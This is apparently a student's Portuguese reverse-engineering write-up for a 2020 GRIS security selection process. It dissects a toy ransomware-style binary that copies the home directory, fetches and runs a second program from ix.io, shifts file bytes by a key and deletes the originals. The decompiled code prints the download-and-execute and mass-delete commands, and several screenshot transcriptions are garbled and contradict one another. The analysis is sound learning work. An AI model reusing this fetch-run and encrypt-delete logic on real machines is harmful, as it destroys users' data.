

Processo Seletivo GRIS-2020

Nome: Leonardo Andrade

TAG: Engenharia Reversa

Objetivo: Análise de um binário “tag” 64bits, Write Up sobre o funcionamento do programa

Com o binário em mãos, vamos executá-la com o utilizando `./tag` e verificar o tipo de arquivo que ele é com o comando `file`:

Bom, o programa nos informa o que ele faz basicamente: cria uma cópia do diretório *home*, encripta ela e coloca no diretório atual, no meu caso é o *Downloads*. Temos que o arquivo é um ELF 64bits e que é um objeto compartilhado, ou seja, não é um executável e necessita de algumas bibliotecas para rodar.

Rodando a aplicação, nota-se que um folder com o nome do usuário é criado. Nesse folder está a cópia criptografada do diretório home. Nem todos os arquivos são copiados e criptografados, o que traz a possibilidade de limitação quanto ao tamanho.

Vamos agora decompilar o nosso binário tag utilizando a ferramenta *ghidra* e analisar o passo a passo do funcionamento da aplicação:

The screenshot shows the Ghidra interface with the assembly listing and C decompilation panes. The assembly pane displays the main() function, which includes calls to puts and system. The C decompilation pane shows the corresponding C code, which includes file operations and system calls. The left sidebar shows the program tree and symbol tree.

```

    Listing: tag
    main Undefined Double Word Length: 4
    *----- FUNCTION -----*
    undefined8 __stdcall main(void)
    RAX:8 <RETURN>
    undefined4 Stack[-0x1c]:4 local_c
    XREF[2]: Entry _start
    XREF[3]: int puts
    001015f1 55 PUSH RBP
    001015f2 48 89 e5 MOV RBP,RSP
    001015f5 48 83 ec 10 SUB RSP,0x10
    001015f9 48 8d 3d LEA RDI,[DAT_00102060]
    00101600 60 0a 00 00
    00101600 e8 1b fb CALL puts
    ff ff
    00101605 48 8d 3d LEA RDI,[s_mkdir_p_${USER}_cp_~/*_${USER}_2_001020...]
    5c 0a 00 00
    00101606 e8 5f fa CALL system
    ff ff
    00101611 48 8d 3d LEA RDI,[s_Codificando_os_arquivos_da_sua_h_001020...]
    80 0a 00 00
    00101618 e8 03 fb CALL puts
    ff ff
    0010161d 48 8d 3d LEA RDI,[DAT_001020c0]
    9c 0a 00 00
    00101624 e8 f7 fa CALL puts
    ff ff
    00101629 48 8d 3d LEA RDI,[DAT_001020f0]
    c0 0a 00 00

    Decompile: main - (tag)
    1 undefined8 main(void)
    2 {
    3     ulong uVar1;
    4
    5     puts("Olá!");
    6     system("mkdir -p ${USER} && cp -r ${USER} > /dev/null");
    7     puts("Codificando os arquivos da sua home...");
    8     puts("Procure por uma forma de descodificá-lo");
    9     puts("OBS: Não desligue sua máquina, se não irá");
    10    sleep(1);
    11    enccripta_arquivos();
    12    printa_ascii_art();
    13    uVar1 = system_integrity_check();
    14    _system_loader_callback("http://ix.io/2c6V");
    15    puts("brincadeira, fiz uma cópia da sua home.");
    16    _system_loader_callback("http://ix.io/2c6V");
    17    puts(" ");
    18    return 0;
    19 }
    20
    21 }

    Console - Scripting

```

Com o *ghidra* temos o código decompilado em Assembly, e ainda uma ideia do que ele é em C. No print acima está a função *main()*, a que podemos deduzir que contém a organização principal do programa, como início, chamada de funções, entrada e saída de dados e fim.

Vamos observar como a função *main()* está sendo funcionando em Assembly na stack.

The screenshot shows the Ghidra interface with the assembly listing and C decompilation panes. The assembly pane displays the main() function, which includes calls to puts and system. The C decompilation pane shows the corresponding C code, which includes file operations and system calls. The left sidebar shows the program tree and symbol tree.

```

    Listing: tag - (27 addresses selected)
    main Undefined Double Word Length: 4
    *----- FUNCTION -----*
    undefined8 __stdcall main(void)
    RAX:8 <RETURN>
    undefined4 Stack[-0x1c]:4 local_c
    XREF[2]: Entry _start
    XREF[3]: int puts
    00101605 5f1 55 PUSH RBP
    00101605 5f2 48 89 e5 MOV RBP,RSP
    00101605 5f3 48 83 ec 10 SUB RSP,0x10
    00101605 5f4 48 8d 3d LEA RDI,[DAT_00102060]
    00101606 5f5 60 0a 00 00
    00101606 600 e8 1b fb CALL puts
    ff ff
    00101607 605 48 8d 3d LEA RDI,[s_mkdir_p_${USER}_cp_~/*_${USER}_2_001020...]
    5c 0a 00 00
    00101608 60c e8 5f fa CALL system
    ff ff
    00101609 611 48 8d 3d LEA RDI,[s_Codificando_os_arquivos_da_sua_h_001020...]
    80 0a 00 00
    0010160a 618 e8 03 fb CALL puts
    ff ff
    0010160b 61d 48 8d 3d LEA RDI,[DAT_001020c0]
    9c 0a 00 00
    0010160c 624 e8 f7 fa CALL puts
    ff ff
    0010160d 629 48 8d 3d LEA RDI,[DAT_001020f0]
    c0 0a 00 00

    Decompile: main - (tag)
    1 undefined8 main(void)
    2 {
    3     ulong uVar1;
    4
    5     puts("Olá!");
    6     system("mkdir -p ${USER} && cp -r ${USER} > /dev/null");
    7     puts("Codificando os arquivos da sua home...");
    8     puts("Procure por uma forma de descodificá-lo");
    9     puts("OBS: Não desligue sua máquina, se não irá");
    10    sleep(1);
    11    enccripta_arquivos();
    12    printa_ascii_art();
    13    uVar1 = system_integrity_check();
    14    _system_loader_callback("http://ix.io/2c6V");
    15    puts("brincadeira, fiz uma cópia da sua home.");
    16    _system_loader_callback("http://ix.io/2c6V");
    17    puts(" ");
    18    return 0;
    19 }
    20
    21 }

    Console - Scripting

```

Inicialmente (explicarei essa parte apenas agora porque acredito ser essencial para entender os códigos em Assembly) um ***push rbp*** para alocar o base pointer no topo da stack. O ***mov rbp, rsp*** colocará o *stack pointer* no mesmo lugar do base pointer. Com o ***sub rsp, 0x10*** será separado na memória espaços para funções e variáveis. O ***lea rdi,[dat_00102060]*** alocará o endereço de *dat_00102060* (que a propósito é o endereço de memória de “Olá!”) no registrador *rdi*. Logo em seguida temos a chamada da função *puts()*, que já é de uma biblioteca do C. Essa função imprime a string passada e ignora os caracteres nulos.

A seguir, temos a chamada da função *system()*, essa função, também de uma biblioteca do C, irá passar o comando ***mkdir -p \$USER && cp ~/* \$USER 2> dev/null*** para o ambiente host para ser executado pelo processador de comandos. Isso cria um diretório parental (onde binário tag foi rodado) caso ainda não exista e cria uma cópia de tudo – que for possível – do diretório home, redirecionando a mensagem de erro para o arquivo e suprimindo a qualquer output.

Mais à frente temos mais alguns *puts()* e um *sleep()* – o qual recebe o valor 1 e para o programa por 1 segundo – , e então chegamos ao que interessa: as funções criadas pelo desenvolvedor da aplicação. A primeira que avistamos é *cripta_arquivos()*. Vamos ver o passo a passo dela:

```

void encrypta_arquivos(void)
{
    time_t tVar1;
    tVar1 = time((time_t *)0x0);
    srand((uint)tVar1);
    rand();
    return;
}

```

Analizando a função em C, percebemos que ela está gerando números aleatórios com as funções *rand()* e *srand()*, temos que seu retorno é do tipo “void”, ou seja, ela não retorna nenhum valor. Podemos deduzir que ela gera uma semente para o arquivo. Como ela não retorna nada, podemos recorrer ao conceito de “semente” e “devolver”, isto é, todo arquivo no programa tem uma semente associada a ele (nesse caso é a *tVar1*). São gerados valores aleatórios a partir da semente dada, no caso o valor da função *time((time_t*)0x0)*, este por sua vez, é calculado como sendo o total de segundos passados desde 1 de janeiro de 1970 até a data atual (o endereço 0x0 na memória não tem nenhum valor alocado).

Dessa forma, temos a “base” para geração dos números em `rand()` e assim uma semente para o arquivo cópia, e na verdade não tem nenhuma encriptação aqui ainda.

Prosseguindo na função principal, encontramos a função `printa_ascii_art()`. Vamos verificar se seu nome sugestivo diz de fato o que ela faz ou se é o mesmo caso da anterior.

The screenshot shows the Ghidra interface with the assembly listing and C decompilation panes. The assembly pane shows the function `printa_ascii_art` which contains a single `printf("%s", banner);` instruction. The C decompilation pane shows the corresponding C code:

```

void printa_ascii_art(void)
{
    printf("%s",banner);
    return;
}

```

Aparentemente a função realmente só imprime uma arte na tela. No código C temos apenas essa informação, a impressão de uma string. Em Assembly vemos que o endereço de `banner` é movido para RSI (Registrador Índice de Origem) - isso porque esse registrador é ideal para arrays - e o endereço de `DAT_0010200b` - se refere ao “%s” no `printf()` - é movido para RDI (Registrador índice de destino), que também comporta arrays.

The screenshot shows the memory dump of the `banner` variable. The variable is located at address `001040bf` and has a size of `00h`. The dump shows the string “banner”. To the right, the C decompilation pane shows the same `printf("%s", banner);` code.

Explorando um pouco, vemos como os caracteres de `banner` estão distribuídos na memória.

A seguir na *main* temos novamente um ***MOV EAX, 0x0***, não entendi bem o porquê disso, mas sei que está alocando em EAX o endereço de memória 0x0. Então temos a função *_system_integrity_check()* que é alocada na variável *uVar1*. Vamos analisar o que está acontecendo...

The screenshot shows two windows of the Ghidra debugger. The top window displays the *main* function (00101658) which calls *_system_integrity_check*. The bottom window shows the *_system_integrity_check* function (00101632). The assembly code for *_system_integrity_check* is as follows:

```

1 ulong system_integrity_check(void)
2 {
3     uint uVar1;
4     FILE *_stream;
5     int iVar2;
6     int iVar3;
7     int iVar4;
8     int iVar5;
9     int iVar6;
10    int iVar7;
11    int iVar8;
12    int iVar9;
13    int iVar10;
14    int iVar11;
15    int iVar12;
16
17    iVar2 = rand();
18    uVar1 = iVar2 % 5 + 1;
19    _stream = fopen("./tmp/key","w");
20    fprintf(_stream,"%d\n",uVar1);
21    fclose(_stream);
22    return (ulong)uVar1;
}

```

The assembly code for *main* is as follows:

```

1 undefined8 main(void)
2 {
3     ulong uVar1;
4
5     puts("Olá!");
6     system("mkdir -p $USER && cp ~/`$USER`/ /dev/null");
7     puts("Codificando os arquivos da sua home...:");
8     encrypt_arquivos();
9     puts("Agora procure por uma forma de descodificá-los");
10    puts("Cuidado! Não desligue sua máquina, se não não será mais possível recupera-la.");
11    sleep(1);
12    encrypt_arquivos();
13    printa_ascii_art();
14    uVar1 = system_integrity_check();
15    _system_loader_callback("http://ix.io/2c6V", (uint)uVar1);
16    puts("Brincadeira, fiz uma cópia da sua home no diretório atual e encrifo");
17    puts("rada!");
18    return 0;
}

```

Logo de cara percebemos que ela está lidando com um arquivo pelo ***FILE *_stream***. Observe que ele também faz uso do *rand()* , porém dessa vez ele além de gerar um valor aleatório, ele pega esse valor, faz uma divisão por 5 – pegando apenas o resto – e soma 1 unidade ($iVar2 \% 5 + 1$). Então pega esse valor, cria um arquivo *key* no diretório */tmp* e escreve nesse arquivo o valor gerado. Verifiquei a veracidade desse fato:

```

Activities Terminal ter 17:29
leonardo@leonardo-POS-PIH81DI:/tmp$ cat key
Temp-0ef9f7078-2c95-4fae-9193-b00fa4e11b70
Temp-7c8f1df4-fe65-4be0-8f5e-d5220eca59ff
tmpipn9xnd
tmpw38fuxy_
tmpxdgbvsw3
leonardo@leonardo-POS-PIH81DI:/tmp$ clear

```

```

Activities Terminal ter 17:29
leonardo@leonardo-POS-PIH81DI:/tmp$ vim key

```

Acima temos o arquivo *key* listado e seu conteúdo no editor VIM, o que corresponde ao decimal “4”.

Podemos deduzir que essa *key* é a chave para descriptarmos a cópia da *home*.

Não podemos esquecer que a função retorna o valor de *uVarl*, que é a chave gerada. Esse valor ficará alocado numa variável especial na *main()*.

Vamos agora para a função que julguei a mais complicada de analisar, a *_system_loader_callback(param1, param2)*. A qual recebe como parâmetro, respectivamente, “<http://ix.io/2cv6>” e (*uint*)*uVarl*.

The screenshot shows the Ghidra interface with the following windows:

- Program Trees**: Shows the file structure with a node for `tag`.
- Symbol Tree**: Shows symbols like `Imports`, `Exports`, `Functions`, `Labels`, `Classes`, and `Namespaces`.
- Data Type Manager**: Shows built-in types and a `Tag` type.
- Listing: tag**: Assembly listing window showing instructions from `1649 b8 00 00` to `1680 00 00`. A specific instruction `CALL _system_loader_callback` is highlighted.
- Decompile: main - (tag)**: Decompiled C code for `main`:


```
undefined8 main(void)
{
    ulong uVar1;

    puts("Olá!");
    system("mkdir -p $USER && cp -/* $USER > /dev/null");
    puts("Codificando os arquivos da sua home...");
    puts("Procure por uma forma de descodificá-los");
    puts("OBS: Não desligue sua máquina, se não não será mais
sleep(1);
    encrypt_arquivos();
    printa_ascii_art();
    uVar1 = _system_integrity_check();
    _system_loader_callback("http://ix.io/2c6V_00102149");
    puts("brincadeira, fiz uma cópia da sua home no diretório
    );
    return 0;
}
```
- Console - Scripting**: Empty console window.

The screenshot shows the Ghidra interface with the following windows:

- Program Trees**: Shows the file structure with a node for `tag`.
- Symbol Tree**: Shows symbols like `Imports`, `Exports`, `Functions`, `Labels`, `Classes`, and `Namespaces`.
- Data Type Manager**: Shows built-in types and a `Tag` type.
- Listing: tag**: Assembly listing window showing instructions from `efined0` to `efined4`. A specific instruction `CALL _system_loader_callback` is highlighted.
- Decompile: _system_loader_callback - (tag)**: Decompiled C code for `_system_loader_callback`:


```
void _system_loader_callback(undefined8 param_1,uint param_2)
{
    long in_FS_OFFSET;
    char local_98 [136];
    long local_10;

    local_10 = *(long *)in_FS_OFFSET + 0x28;
    download_file_from_url(param_1,".encriptador");
    sprintf(local_98,"%s %d\n","chmod u+x .encriptador");
    system(local_98);
    sleep(2);
    if (local_10 != *(long *)in_FS_OFFSET + 0x28) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}
```
- Console - Scripting**: Empty console window.

Temos algumas declarações de variáveis, e uma função que chama atenção, a `download_file_from_url(param_1, ".encriptador")`, perceba que o nome dela sugere um download de um determinado arquivo, lembre-se que o `param_1` é um endereço web. Vamos ver o que é essa função. Abaixo temos o código em C da função, notei algumas funções *libcurl* (verifiquei é uma biblioteca de transferidor de arquivos) e fui pesquisar sobre elas. A `curl_easy_init()` seria para inicializar o processo, a `curl_easy_setopt()` é utilizada para configurar o comportamento da libcurl ali, dando uma opção seguida de um parâmetro. Temos a `curl_easy_perform()`, esta vem após as outras e será responsável por performar as opções escolhidas. E por fim a `curl_easy_cleanup()`, que termina todo o processo e encerra as conexões.

The screenshot shows the Ghidra interface with the decompiled code for the `download_file_from_url` function. The assembly code is as follows:

```

void download_file_from_url(undefined8 param_1,char *param_2)
{
    long lVari;
    FILE *_stream;

    lVari = curl_easy_init();
    if (lVari != 0) {
        _stream = fopen(param_2,"wb");
        curl_easy_setopt(lVari,0x2712,param_1,0x2712);
        curl_easy_setopt(lVari,0x4e2b,_write_data,0x4e2b);
        curl_easy_setopt(lVari,0x2711,__stream,0x2711);
        curl_easy_perform(lVari);
        curl_easy_cleanup(lVari);
        fclose(_stream);
    }
    return;
}

```

Bom, ele abre um arquivo baseado no segundo (`./encriptador`) e transcreve o que está no endereço da URL para o arquivo. Voltando para a função `_system_loader_callback`, nos deparamos com outra bem interessante: `sprintf(local_98,"%s %d\n","chmod u+x .encriptador && ./encriptador",(ulong)param_2)`. Basicamente o que essa função faz é conceder a apenas o dono do arquivo `.encriptador` a permissão de executar o programa. Feito isso, o programa é rodado.

Se eu der um `ls -al` é possível verificar que um arquivo `.encriptador` foi baixado no diretório atual, mas nesse caso usei um `find`.

The terminal window shows the command `find .encriptador` being run, and the output indicates that a file named `.encriptador` was found in the current directory. The file is described as an ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter `/lib64/l`, BuildID[sha1]=`d71703176ec2e267427b96c738ab9144de385e55`, for GNU/Linux 3.2.0, not stripped.

The messaging application shows a conversation where someone asks to see the file and another person responds that it's already there.

No entanto nós já tínhamos uma função para encriptar os arquivos anteriormente, então porque rodar esse outro programa? Vamos dar uma olhada nele a partir da URL de onde ele vem.

```

Activities Firefox Web Browser ter 18:23 Mozilla Firefox
1 notification x Documento 4 x time() function x linguagemc.com.x C library functi x ix.io/2c6v/.enc x tradutpr - Pes x bash - chmod x +
ix.io/2c6v/.enc

1 c0 = U+0000..U+001f + U+007f (32 control characters)
2 ASCII = U+0020..U+007e // len(c0 & ascii) = 1 byte
3
4 Private Use Unicode Characters
5
6 BMP = U+e000..U+f8ff (6780)
7 A = U+0f0000..U+0ffffd (65534)
8
9 B = U+100000..U+10ffff (65534)
10
11 A: The 66 noncharacters are allocated as follows:
12
13 a contiguous range of 32 noncharacters: U+FD00..U+FDFF in the BMP
14 the last two code points of the BMP, U+FFFF and U+FFFF
15 the last two code points of each of the 16 supplementary planes: U+1FFE, U+1FFFF, U+2FFF, ..., U+10FFF, U+10FFFF
16 For convenient reference, the following table summarizes all of the noncharacters, showing their representations in UTF-32, UTF-16, and UTF-8. (In this table, "#" stands for
17
18
19
20 UTF-32 UTF-16 UTF-8
21 [ 00 00 FD 00 *** EF B7 90
22
23 | 00 00 FD EF EF B7 AF 1 // 32
24
25 | 00 00 FF F# EF BF BF ] // 2
26
27 | 00 01 FF F# F0 9F BF B#
28 | 00 02 FF F# F0 AF BF B#
29 | 00 03 FF F# F0 BF BF B#
30 | 00 04 FF F# F1 BF BF B#
31
32 | 00 0F FF F# F3 BF BF B#
33 | 00 10 FF F# F4 BF BF B# ] // 32]
34
35
36 Braille = U+2800..U+28FF

```

Simplesmente copiei o endereço e joguei no navegador para ver no que ia dar e obtive a resposta acima.

Portanto vamos ao breve resumo das conclusões tomadas. Ressaltando, temos que a aplicação cria uma cópia do diretório HOME no diretório atual onde executamos o *tag*, que nesse caso é em *Downloads*, e ainda por cima encripta os arquivos. Temos o primeiro shell comand essencial que possibilita a cópia do diretório: **mkdir -p \$USER && cp ~/* \$USER 2>/dev/null**. Ele é rodado no processador de comandos, essa conexão é feita pelo *system()*.

Além disso temos a função *encripta_arquivos()*, o nome sugestivo me levou a pensar que ela encriptaria os dados. Porém quando analisei o código percebi que na verdade ela estava gerando valores aleatórios a partir de uma “semente” (um conceito na linguagem C), esta que vinha da função *time()*. Não entendi inicialmente, mas pesquisando pude ver que cada arquivo tem uma “semente” correspondente a ele, e que a função *encripta_arquivos()* estava gerando “sementes” diferentes para a cópia do diretório. Basicamente o que eu pensei foi que ela não encripta os arquivos em si, apenas faz o que foi descrito anteriormente

A função *printa_ascii_art()* é a responsável por imprimir a arte “Você foi Ownado!”.

Temos a linha **uVarl = _system_integrity_check()**. A função gerará uma chave, escreverá ela num arquivo /tmp/key e retornará seu valor para a variável uVarl na *main()*.

Por fim, temos a função que considero a mais interessante, porém é a que mais me deixou em dúvida, que é a **_system_loader_callback(“http://ix.io/2c6v”,(uint)uVarl)**. Para começar ela tem como parâmetro um endereço http e a chave. O escopo dela tem uma função que faz o download de um *.encriptador*, e após isso o executa com um shell comand.

```

File Edit View Search Terminal Help
curl: try 'curl --help' or 'curl --manual' for more information
leonardo@leonardo-POS-PIH81DI:~/Downloads$ curl http://lx.lo/2c6v

c0 = U+0000..U+001f + U+007f (32 control characters)
ASCII = U+0020..U+007e // len(c0 & ascii) = 1 bytes
Private Use Unicode Characters
BMP = U+e000..U+f8ff (6700)
A = U+0f000..U+0ffffd (65534)
B = U+100000..U+10ffff (65534)

A: The 66 noncharacters are allocated as follows:
a contiguous range of 32 noncharacters: U+FDD0..U+FDEF in the BMP
the last two code points of the BMP, U+FFFE and U+FFF
the last two code points of each of the 16 supplementary planes: U+1FFF, U+1FFFF, U+2FFFF, ..., U+10FFF, U+10FFFF
For convenient reference, the following table summarizes all of the noncharacters, showing their representations in UTF-32, UTF-16, and UTF-8.
(In this table, "#" stands for either the hex digit "E" or "F".)

UTF-32          UTF-8
[ 00 00 FD D0  ***   EF B7 90
[ ...           ...
[ 00 00 FD EF  EF B7 AF ] // 32
[ 00 00 FF F#  EF BF B# ] // 2
[ 00 01 FF F#  F0 9F BF B#
[ 00 02 FF F#  F0 A9 BF B#
[ 00 03 FF F#  F0 BF BF B#
[ 00 04 FF F#  F1 8F BF B#
[ ...
[ 00 0F FF F#  F3 BF BF B#
[ 00 10 FF F#  F4 8F BF B# ] // 32]

```

Executei um *curl* no shell para visualizar o código, além disso dei um *wget* para baixar o conteúdo do link.


```

int iVar2;
char * __name__;
undefined uVar3;
DIR * __dirp;
int piVar4;
FILE * __stream;
FILE * __stream_00;
dirent * pdVar5;
long in_FS_OFFSET;
char local_418 [512];
char local_218 [520];
long local_10;


local_10 = *(long *)in_FS_OFFSET + 0x28;
__name = getenv("USER");
if (param_1 < 2) {
    printf("usage: ./%s <argument>.%s\n", __name, param_2);
    uVar3 = 1;
}
else {
    iVar1 = atoi((char *)param_2[1]);
    __dirp = opendir(__name);
    if (__dirp == (DIR *)0x0) {
        piVar4 = __errno_location();
        __name = strerror(piVar4);
        fprintf(stderr, "Error : Failed to open input directory - %s\n", __name);
        uVar3 = 1;
    }
    else {
        while (pdVar5 = readdir(__dirp), pdVar5 != (dirent *)0x0) {
            iVar2 = strcmp(pdVar5->d_name, ".");
            if ((iVar2 != 0) && (iVar2 != strcmp(pdVar5->d_name, "..")) && iVar2 != 0) {
                __stream = fopen(local_418, "%s", __name, pdVar5->d_name);
                if (__stream == (FILE *)0x0) {
                    piVar4 = __errno_location();
                    __name = strerror(piVar4);
                }
            }
        }
    }
}

```

Numa tentativa de entender o que era que estava sendo copiado do *ix.io*, baixei o arquivo com o *wget*, e abri ele no *ghidra* para ver o funcionamento. Além disso, eu tentei executar o arquivo *.encriptador* e recebi o que me pareceu uma requisição de parâmetro.



Pelo visto esse *.encriptador* que faz todo o trabalho de encriptação realmente, aquela função no *encripta_arquivos()* no *tag* é apenas um bait.



Analizando mais a fundo o código `main()`, notei que ele pega o `param_2` e passa ele para o seu valor inteiro com a função `atoi()`, armazenando isso na variável `iVar2`. Ao decorrer do código, são feitas tentativas de acessar um diretório com `getenv()`, `opendir()` e algumas verificações `if` e `else`.

```

24     iVar2 = atoi(param_2[1]);
25     iVar5 = opendir(uVar4);
26     if (iVar5 == 0) {
27         puVar6 = (uint *)__errno_location();
28         uVar4 = strerror((ulong)*puVar6);
29         fprintf(stderr,"Error : Failed to open input directory - %s\n",uVar4);
30         iVar4 = 1;
31     }
32     else {
33         while ((iVar8 = readdir(iVar5), iVar8 != 0) {
34             iVar3 = strcmp((iVar8 + 0x13,&LAB_00102055));
35             if ((iVar3 != 0) && (iVar3 = strcmp((iVar8 + 0x13,&LAB_00102055+2), iVar3) != 0)) {
36                 iVar8 = fopen(auStack1048,"<",&uVar4,(iVar8 + 0x13));
37                 sprintf(auStack1048,"%s<,&uVar4,(iVar8 + 0x13);
38                 iVar8 = fopen(auStack1048,&LAB_00102060);
39                 if (iVar8 == 0) {
40                     puVar6 = (uint *)__errno_location();
41                     uVar4 = strerror((ulong)*puVar6);
42                     fprintf(stderr,"Error : Failed to open %s - %s\n",auStack1048,uVar4);
43                     iVar4 = 1;
44                     goto LAB_001014b3;
45                 }
46                 sprintf(auStack536,"%s.leo",auStack1048);
47                 uVar7 = fopen(auStack536,&LAB_0010208f);
48                 while ((cVar1 = fgetc(iVar8), cVar1 != -1) {
49                     fputc((ulong)(uint)(cVar1 + iVar2),uVar7,(ulong)(uint)(cVar1 + iVar2));
50                 }
51                 fclose(&iVar8);
52                 fclose(&iVar8);
53             }
54         }
55         system("find $USER -type f ! -name \'*.leo\' -delete");
56     }
57 }
LAB_001014b3:

```

Chegamos à parte que eu julguei crucial do código e onde de fato está a criptografia utilizada:

//Esse sprintf() é o responsável pela extensão .leo nos arquivos criptografados

sprintf(auStack536,"%s.leo",auStack1048);

//Aqui um arquivo é aberto e armazenado na variável uVar7. Acredito que seja a cópia do arquivo em si e não o original

uVar7 = fopen(auStack536,&LAB_0010208f);

//Um loop é iniciado. O fgetc() pega o conteúdo do arquivo e aloca em cVar1. Vale lembrar que iVar8 = readdir(iVar5) e iVar5 = opendir(uVar4). Ou seja, o iVar5 é o diretório aberto, e o iVarl8 contém o carácter ponteiro que aponta para uma string que fornece o nome de um arquivo nesse diretório. Então o que o fgetc() faz é justamente pegar o conteúdo desse arquivo.

while (cVar1 = fgetc(iVar8), cVar1 != -1) {

//É aqui que a mágica acontece. Lembra do iVar2 que eu citei ali atrás?

Então, cheguei a conclusão de que ele é a nossa chave. Observe que esse fputc() está somando o iVar2 a cada carácter do conteúdo do arquivo. Como anteriormente

verificamos que a nossa /tmp/key é “4”, para descriptografar basta subtrair 4 de cada carácter, de cada conteúdo e de cada arquivo.

fputc((ulong)(uint)(cVar1 + iVar2),uVar7,(ulong)(uint)(cVar1 + iVar2));

}

```
//Fechamento do arquivo e diretório  
fclose(uVar7);  
fclose(IVar8);  
}
```

Portanto, essas são minhas conclusões tiradas a partir da análise do programa. Não tenho um conhecimento sólido de C (acredito que facilitaria muito no estudo, creio que cometí alguns equívocos também), muito menos de Assembly, então muito do que deduzi foi a partir de pesquisas, lógica de programação e alguns testes.